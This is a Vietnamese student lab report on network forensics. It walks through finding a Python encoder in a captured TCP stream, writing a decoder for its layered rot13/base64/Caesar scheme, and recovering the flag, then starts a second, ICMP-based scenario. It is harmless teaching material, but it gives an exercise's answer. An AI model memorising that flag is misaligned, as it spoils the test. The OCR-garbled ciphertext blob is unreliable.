BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 3: Network Forensics

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Trần Huỳnh Tiến	22521476	22521476@gm.uit.edu.vn
2	Nguyễn Ngọc Xuân Tùng	22521619	22521619@gm.uit.edu.vn
3	Đào Xuân Vinh	22521666	22521666@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 4	100%
2	Kịch bản 5	
3	Kịch bản 6	
4	Writeup CTF Challenges	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


Kịch bản 04. Điều tra trên dữ liệu lưu lượng mạng thu được.
- Tài nguyên: net_kb04.pcap
- Yêu cầu – Gợi ý: Đây là dữ liệu mạng thu được khi bắt gói tin duyệt web trong một khoảng thời gian. Tìm flag, biết flag có định dạng flag{…}

- Search thử các gói http và tcp xem có gì đặc biệt không, lệnh: http || tcp
- Đập vào mắt một gói tcp có length dài bất thường



No.	Time	Source	Destination	Protocol	Length	Info
60	1.689759	192.168.15.133	192.168.15.135	TCP	1008	36840 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=942 TSval=2363820 TSecr=641940
2094	63.856807	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=31663 Ack=1 Win=29312 Len=256 TSval=2379362 TSecr=657357 [TCP PDU reassembled in 2118]
2076	63.354827	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=31407 Ack=1 Win=29312 Len=256 TSval=2379236 TSecr=657232 [TCP PDU reassembled in 2118]
2074	62.853623	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=31151 Ack=1 Win=29312 Len=256 TSval=2379111 TSecr=657107 [TCP PDU reassembled in 2118]
2036	62.352371	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=30895 Ack=1 Win=29312 Len=256 TSval=2378986 TSecr=656981 [TCP PDU reassembled in 2118]
2028	61.851035	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=30639 Ack=1 Win=29312 Len=256 TSval=2378861 TSecr=656856 [TCP PDU reassembled in 2118]
2026	61.348993	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=30383 Ack=1 Win=29312 Len=256 TSval=2378735 TSecr=656730 [TCP PDU reassembled in 2118]
2011	60.846912	192.168.15.133	192.168.15.135	TCP	322	36840 → 80 [PSH, ACK] Seq=30127 Ack=1 Win=29312 Len=256 TSval=2378609 TSecr=656605 [TCP PDU reassembled in 2118]

- Liếc xuống phần nội dung thì thấy code python



```
cb 94 69 6d 70 6f 72 74  20 73 74 72 69 6e 67 0a   ··import  string·
69 6d 70 6f 72 74 20 72  61 6e 64 6f 6d 0a 66 72   import r andom·fr
6f 6d 20 62 61 73 65 36  34 20 69 6d 70 6f 72 74   om base6 4 import
20 62 36 34 65 6e 63 6f  64 65 2c 20 62 36 34 64    b64enco de, b64d
65 63 6f 64 65 0a 0a 46  4c 41 47 20 3d 20 27 66   ecode··F LAG = 'f
6c 61 67 7b 78 78 78 78  78 78 78 78 78 78 78 78   lag{xxxx xxxxxxxx
78 78 78 78 78 78 78 78  78 78 78 78 78 78 78 78   xxxxxxxx xxxxxxxx
78 78 78 78 7d 27 0a 0a  65 6e 63 5f 63 69 70 68   xxxx}'·· enc_ciph
65 72 73 20 3d 20 5b 27  72 6f 74 31 33 27 2c 20   ers = [' rot13',
27 62 36 34 65 27 2c 20  27 63 61 65 73 61 72 27   'b64e',  'caesar'
5d 0a 23 20 64 65 63 5f  63 69 70 68 65 72 73 20   ]·# dec_ ciphers
3d 20 5b 27 72 6f 74 31  33 27 2c 20 27 62 36 34   = ['rot1 3', 'b64
64 27 2c 20 27 63 61 65  73 61 72 64 27 5d 0a 0a   d', 'cae sard']··
64 65 66 20 72 6f 74 31  33 28 73 29 3a 0a 09 5f   def rot1 3(s):··_
72 6f 74 31 33 20 3d 20  73 74 72 69 6e 67 2e 6d   rot13 =  string.m
61 6b 65 74 72 61 6e 73  28 20 0a 20 20 20 20 09   aketrans ( ·    ·
```

- Follow tcp stream để xem rõ hơn

Wireshark · Follow TCP Stream (tcp.stream eq 4) · net_kb04.pcap

```
import string
import random
from base64 import b64encode, b64decode

FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'

enc_ciphers = ['rot13', 'b64e', 'caesar']
# dec_ciphers = ['rot13', 'b64d', 'caesard']

def rot13(s):
          _rot13 = string.maketrans(
          "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",
          "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
          return string.translate(s, _rot13)

def b64e(s):
          return b64encode(s)

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def encode(pt, cnt=50):
          tmp = '2{}'.format(b64encode(pt))
          for cnt in xrange(cnt):
                    c = random.choice(enc_ciphers)
                    i = enc_ciphers.index(c) + 1
                    _tmp = globals()[c](tmp)
                    tmp = '{}{}'.format(i, _tmp)

          return tmp

if __name__ == '__main__':
          print encode(FLAG, cnt=?)2Mk16Sk5iakYxVFZoS1RsWnZXbFZaYjFaa1prWmFkMDVWVGs1U2IyODFXa1ZuTUZadU1YVldiVkphVFVaS1dGWXlkbUZXTVdkMVprWnJWMlZHYzFsWGJscHVVekpOWVZaeFZsUmx
WMnR5VkZabU5HaFdaM1pYY0hkdVRXOWFSMVJXYTA5V1YwcElhRVpTVm1WSGExUldWbHBrWm05dk5sSnZVbXhTVm5OWVZtNW1NV1l4V1dGVWJscFVaWEJoVjFsdVdtUm5iMUpYVjNGS2IxWlViMWhXVnpFd1YwWktkbVpGWVZkbFI
xRXdWa1JHVDJZeFRuWlhjRzlUWlZkclkxWlhZVk5TYmpGSFZsaHJaRkpVYjFOWmJsVXhWakZTVjFkd09WaFNNRlkyVmxjMVIxWldXa1pUY0d0WFpVWnpZbHBYWVhwVFYwWkhWM0JyVG1Wd2EydFdjSE5MVFVkSllsWnVaMWRsYm5
OWldWUk9VMlV4VWxkWGJuZFVWbTl6V0Zad2QyNWtWbHAxVGxablds WldWV0ZXYmxwTFZqRk9kV1pHYTJ0a01YTlpWbGN4WTJoR1NsZGxNM05yVW00MVdGbFVUa05OVmxwWVprVk9iV1ZXUmpWV2NIZHlaRzlLV0doRk9WWldjRkp
VVm5CaFZtaEdaM1ZuUm1kVFpHTldXRlp3TVhwVk1XZDNVMjl2Vm1ReVVsWldiMmRUVlVaV2RGSndkMjFsU0VKSFZHOWFibFV4V25oUmJqRlhWak5yV0ZSdVdsTldNVko0Vm05T2EwMXdhMVpXY0dGdVpUVRlJZVmR4Ws5V1ZUVll
WWEIzWkZkR2JucFdjSGRYWlZWYVlsWXlkalZXY0VwSFYzRmFWV1ZHY3pOWk1tRlhabkJLU0dSRk5WZE5WE5JVm05U1IxWXlUblZOVm1kVVpXNWFWVmxVUm1SVU1WbDZWbkZhVGxKd1VsbFpNRlp1VlhCS1JrNVZiMXBOUjJ0TVd
WY3hTMmRIVmtaYVJtZHJaREJ6Y2xaVVJtUldjRlpJVTI1YVdHUmpWbFZWYjFwNlVtOWFWMWR2WjJ4bFZrWTFWWEExUzFkSFJXSmtSazVYWlZock0xbFZXbVJXTWtaSlZHOVdVMlF6UW1SWFYzZFhaekZaZWsxVldsaGxSa3BYVkZ
ablUxTkdXa2hvUm1kWFRWWktNVlp3WVhKa1ZrcFlaMk5DVjFaRmNucGFSRUV4VTBaYWRtUkdVbXhsVjJ0WVYxY3hORmxXWjFkV2NVcFhaVlJXVUZad1lYcFNNVnAyWkVkM1YyUmpSa2xXVjNkeVZuQkdkVkpVUWxWV00ydFFWbkF
4UjFKV1ZuZGtSMnRPWlZaRllsWXhVa2RsTVZsaVZXOXJWMlZ2V2xoWlZFSjZabFp2VlZOd09VOVNiMWt5VlZjMVMyUXdNVlpPVlc5YVRVZFNTRlpVUVdGU01WcFpaRVphYkZkRlNrMVdSbHBrVkRGYWRsZHhSbFZsUmxwUFZtMUd
TMU5XWjNaV2IxcHZVbTV6WTFVeGEzWlZNa1Y2WmtaQ1ZtVkhVVEJWWTBaYWFGZE9SbFJ2Vmxka1kxWktWakozWkdVeFdrZFhjVXB0VWxSV1pGbHVXbVJuVm5ORlVuRmFiMUp2U2pCVmNHRnVWVEF3WVZOdU5WZFdSVzVoV1cxQll
WTkdTbmhXYjBwWVVqTnJXRlpHV21SWlZrNVhWVzluVjJWdU5WaFVWM2Q2VFZadWVsVnVaMWhTYjNOWVdYRnpTMWxXU25abVNFcFdUWEZPTkZVd1dsTm1NWE5IVkhCclRtVndhMUZXY0RCaFRrZFJVlZ1WjJ0Tk1sSnlWVzlyVTJ
ZeFduWmFSRkpYVm5CaFlWVlhNRFZXUjBwSWFFWnZWVTFXYzJ0V1ZFWmtaMGRHUlZKdloydE5iMFl6VmxoelIxTXhXbGRUY1VwWVpWZHJjMWxVUm5wV2IxbGhWVzVuV2xZeFNsaFdjRFZYV1RKS1IyWkdWbFpsUjFKMFdsVmFVMVp
2V25kU2JqbFhaR05XV0ZZeWQzSmtNVnAzVTNGS1ZHVndhMlJVV1ZwNlZVWldkMmhIZDIxbFIxSmpWa2RoVTFZd01YZGtSV3RYVmtWS2VWWnRRVEZTTVZaM1pVZHJVMUpWYzNsWFZsSl8aREExZGxadloxWmxWVnBVVkZabk5GWXh
VV0ZXY1U1WFZtNXpXbFZYTlVkV2NFWjFVMjluWkZKRldsQldNRnBYWjFaYWRscEdUbGRTVm5Oa1ZuQnpTMDVHV1dkU2NVNVdaREZ6V1ZsdVZucFdNVkpYV2taT1QxSnZTbGRXY0hOVFpERktkV1ZqU2xaTlZrcElWbkIyWVZJeFd
uUlZiM05PVm05dk0xWlhNVFJXTWxkWVUyNXJiMUl6UWxSVmIxWjZWRVphZEZKd2MwNVdiM05qVm05cmNsWndSV05SYjJkVlZqTk9ORlJ2V2xkbU1rWklUMVU1VjJReWVtTldiMlpoWlRKR2RsZFlhMVJrTTBKV1ZtOW5jbWh2V2x
WU2JuZHRUVlp6TUZrd1dsTlZNV2RJWkVWaFYyVllRbEJaYlVvVFowWmFkVmR3YjFOV01VcGhWMWN3WVdVeFJXRlhXR2RYWlZSdlQxUldXbGROTVc1NlZuQkdiRkp1YnpOVWIxcDJWbTR4UjFOdVVsWk5WMUpIV2tSR1YyWndUa2h
vUm1kVFpESTVORll5WVc1TlJsbDZUbGhPVkdWdlduSlZibFprVjBaU1ZtUkZUbFJsUmxZMFZqSXhNRlV5U2taelYxWXlhMDFXVkVadVZERmFkbFZ4U2xSbFJrcFVWbkJoZWxkV1dsaG1
SV2RYVFZaS1lsUnZXbVJYUm1kSWFFWlNWMlZIVVRCVmJVWjZVbFpHVlZadlVsTmtNMEkwVmxabU1XVXhXV0ZYYjJ0VlpHOUtXRlZ3TVU1b1JsWjBVVmhyVjJWRmMyTldNbUZQVmpKRlkxRnhhMWRrTVVwRVdXTkJNVll5U2tsVmN
ITlVVbTl6V0ZkWE1HRk9SbHBYWkROcmExSmpWbEJWYlVKWFRURnVlbFZ1T1ZkV1ZFWkhWakozTkZZeVJXRm1Sa0pYVFVkU1VGcEdaMHRTYjJkMldrWk9WMUpWYm1GV01uZFhaREF4U0ZadloxVmxSMUpyVlc1YVMxVXhXbmRvUjB
aUFVuQlNXVlJWWkxkV01VcDFUbFpyVmsxeFVuVldibHBMVW05bmRsSnZXazVrYjFveVZrWmFaRk53VVdGa00zTmtVbTlLV0ZSVldubG9SbHAyV1ROcmEwMVdWalJWTWpWUFZrZEdkVmR1T1ZwV1JWcGtWRlZhZWxJeFozZG5SbEp
zVm0SeldsWnVaekJsTWtaM1UzRlNhMU5IWVZoV2JsWjFhRVpTZDJoSVowOWxSVnBpVmpJeE5GWXlTbGRUYmxkWFZtOXpkVlZ0UVRGV01XZDRWbTlLYkZKdWMxUldjREF4VVRGT1IxVnZaMWRrTWxKV1ZYQjNlbFp2VmxobVJXZHJ
VakJXTlZkdVVrOVpWbHBZVlZoblpGSXphMWRhUkVGaFYxWmFkbFJ3YjFkV2NVSTBWbkIzVjFZd05VZFViMnRXWlVaemExVnZWbnBXVmxaMldrUk9UbVZHV2pGWk1GWnVaVVpKWVZOdloxcGtNVm96Vm0xQllXWldTblZsUmxwdlp
```


123 client pkts, 0 server pkts, 0 turns.

Entire conversation (32 kB) | Show as ASCII | No delta times | Stream 4

Find: | Case sensitive | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

- Ta thấy được một đoạn code mã hóa và có vẻ (?) đoạn dài ngoằng đằng sau là encrypted text
- Bỏ vào code editor cho dễ nhìn (ngắm background)



- Đoạn code sử dụng 3 thuật toán mã hóa là "rot13, b64, caesar". Hàm encode là hàm mã hóa chính, nhìn chung thì thuật toán như sau:
  - Đầu tiên plaintext được mã hóa base64, sau đó thêm tiền tố '2' → tmp = '2' + b64encode(pt)
  - Sau đó lặp cnt lần (code gốc cnt=50):
    - Random một trong ba loại mã hóa: rot13, b64e, caesar
    - Mã hóa chuỗi tmp với hàm tương ứng
    - Thêm tiền tố là số 1, 2, hoặc 3 tương ứng với rot13, b64e, Caesar
- Vậy ta chỉ cần viết code decode để giải mã từng lớp ứng theo các loại mã hóa được thể hiện bằng tiền tố ở đầu chuỗi. Code mã hóa như sau:

```
import string
from base64 import b64decode

with open("encrypted.txt", "r") as f:
    FLAG = f.read().strip()

dec_ciphers = ['rot13', 'b64d', 'caesard']

def rot13(s):
    table = str.maketrans(
        "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",
        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
    return s.translate(table)

def b64d(s):
    return b64decode(s.encode()).decode(errors='ignore')

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted = alphabet[shift:] + alphabet[:shift]
    table = str.maketrans(alphabet, shifted)
    return plaintext.translate(table)

def caesard(ciphertext, shift=3):
    return caesar(ciphertext, shift=-shift)

def decode(ct):
    while True:
        try:
            i = int(ct[0]) - 1
        except:
            print("plain_flag:")
            print(ct)
            return ct

        ct = ct[1:]
        cipher = dec_ciphers[i]
```

```
        if cipher == 'rot13':
            ct = rot13(ct)
        elif cipher == 'b64d':
            ct = b64d(ct)
        elif cipher == 'caesard':
            ct = caesard(ct)
        else:
            print("Unknown cipher method:", cipher)
            break

if __name__ == '__main__':
    decode(FLAG)
```


- Chạy code ra được flag

```
PS D:\file\Book\Year 3.2\Forensics\Lab\Lab03-Network-Forensics\kichbantonghop> python3.exe .\decode.py
plain_flag:
flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}
```


flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

Kịch bản 05. Điều tra trên dữ liệu lưu lượng mạng thu được.
- Tài nguyên thực hiện: kb05.gz
- Yêu cầu – Gợi ý: Xác định các kết nối trọng dữ liệu thu được. Chú ý các gói ICMP, trường giá trị Identifiers của các gói để tìm flag. Flag có định dạng bắt đầu bằng chuỗi "S3", với tổng chiều dài là 11 kí tự.

Đầu tiên, mở file pcap trong kịch bản với wireshark để kiểm tra thử, sử dụng filter "icmp" để xem các gói icmp theo như gợi ý:

